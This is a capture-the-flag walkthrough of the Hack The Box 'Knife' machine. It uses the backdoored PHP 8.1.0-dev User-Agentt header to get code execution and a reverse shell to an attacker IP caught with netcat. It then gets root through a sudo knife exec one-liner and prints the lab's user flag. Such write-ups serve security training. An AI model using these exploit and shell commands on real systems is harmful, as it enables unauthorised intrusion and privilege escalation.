

HTB-KNIFE

NMAP SCAN:

```
PORT      STATE SERVICE REASON  VERSION
22/tcp open  ssh      syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 be:54:9c:a3:67:c3:15:c3:64:71:7f:6a:53:4a:4c:21 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCjEtN3+WZzlVu54zYa9Q+D0d/jwjZT2jYFKwHe0icY7plEWSAq
|/IpFJOLfugiQF52Qt6+gX3F0jPgXk8rk81DEwicTrlir2gJiizA0chNPZjbDCnG2UqTapOm292Xg0hCE6H03Ri6GtY
|   256 bf:8a:3f:d4:06:e9:2e:87:4e:c9:7e:ab:22:0e:c0:ee (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGKC3ouVMPI/5R2F
|   256 1a:de:a1:cc:37:ce:53:bb:1b:fb:2b:0b:ad:b3:f6:84 (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJBkxEqMn++HZ2uEvM0lDZy+TB8B8IAeWRBEu3a34YIb
80/tcp open  http      syn-ack Apache httpd 2.4.41 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Emergent Medical Idea
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Q1 How many TCP ports are open on Knife?

From the nmap scan we can see that 2 TCP ports are open on 80 and 22.


Q2 What version of PHP is running on the webserver?

If we run a burp suite intercept and have a look at the response we can see that the website is powered by **PHP/8.1.9-dev**



The screenshot shows the 'Response' tab in a web browser. The headers are listed as follows:

```
1 HTTP/1.1 200 OK
2 Date: Thu, 01 Aug 2024 09:35:59 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 X-Powered-By: PHP/8.1.0-dev
5 Vary: Accept-Encoding
6 Content-Length: 5815
7 Keep-Alive: timeout=5, max=100
8 Connection: Keep-Alive
9 Content-Type: text/html; charset=UTF-8
10
```



Q3 What HTTP request header can be added to get code execution in this version of PHP?

Searching on google I find that 8.1.0 is vulnerable to RCE

<https://github.com/flast101/php-8.1.0-dev-backdoor-rce>

PHP version 8.1.0-dev was released with a backdoor on March 28th 2021, but the backdoor was quickly discovered and removed. If this version of PHP runs on a server, an attacker can execute arbitrary code by sending the **User-Agentt** header.

We can see that adding the header **User-Agentt** we can get code execution.

Q4 What user is the web server running as?

After we run the exploit from the github page we get a shell with the user **James**

```

(ajsankari@ajsankari)-[~/Desktop/HTB/Knife]
$ python3 backdoor_php_8.1.0-dev.py
Enter the host url:
http://10.129.70.205:80/

Interactive shell is opened on http://10.129.70.205:80/
Can't access tty; job control turned off.
$ shell

$ whoami
james

$ 

```

Q5 Submit User TXT

Using the reverse shell section from the github page i get a more interactive shell.

Reverse Shell

This short exploit script [revshell_php_8.1.0-dev.py](#) gives a reverse shell on target.

Usage:

```

(user@kali)-[~/Documents]
$ python3 revshell_php_8.1.0-dev.py <target URL> <attacker IP> <attacker PORT>

```

```

(ajsankari@ajsankari)-[~/Desktop/HTB/Knife]
$ python3 phprevshell http://10.129.70.205 10.10.14.82 1234

```

```

$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.82] from (UNKNOWN) [10.129.70.205] 46154
bash: cannot set terminal process group (866): Inappropriate ioctl for device
bash: no job control in this shell
james@knife:/$ ls

```

Now we can cat the user.txt

```

james@knife:~$ cat user.txt
cat user.txt
e8fc6804f9b1bfc484b94301050eeddd
james@knife:~$ 

```

Q6 What is the full path to the binary on this machine that james can run as root?

When I ran the command `sudo -l` we can see that james can run the **knife** binary as root.

```
james@knife:~$ sudo -l
sudo -l
Matching Defaults entries for james on knife:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife
```

Q7 Root Flag

After I found out that the user can run the knife binary i looked at GTFObins website and found that you can use the following commands to get to root.

 / **knife**  Star 10,439

Shell Sudo

This is capable of running [ruby](#) code.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
knife exec -E 'exec "/bin/sh"'
```

Sudo

If the binary is allowed to run as superuser by [sudo](#), it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo knife exec -E 'exec "/bin/sh"'
```

After running the sudo code we are now root and the box is over.

```
james@knife:~$ sudo knife exec -E 'exec "/bin/sh"'
sudo knife exec -E 'exec "/bin/sh"'
whoami
root
```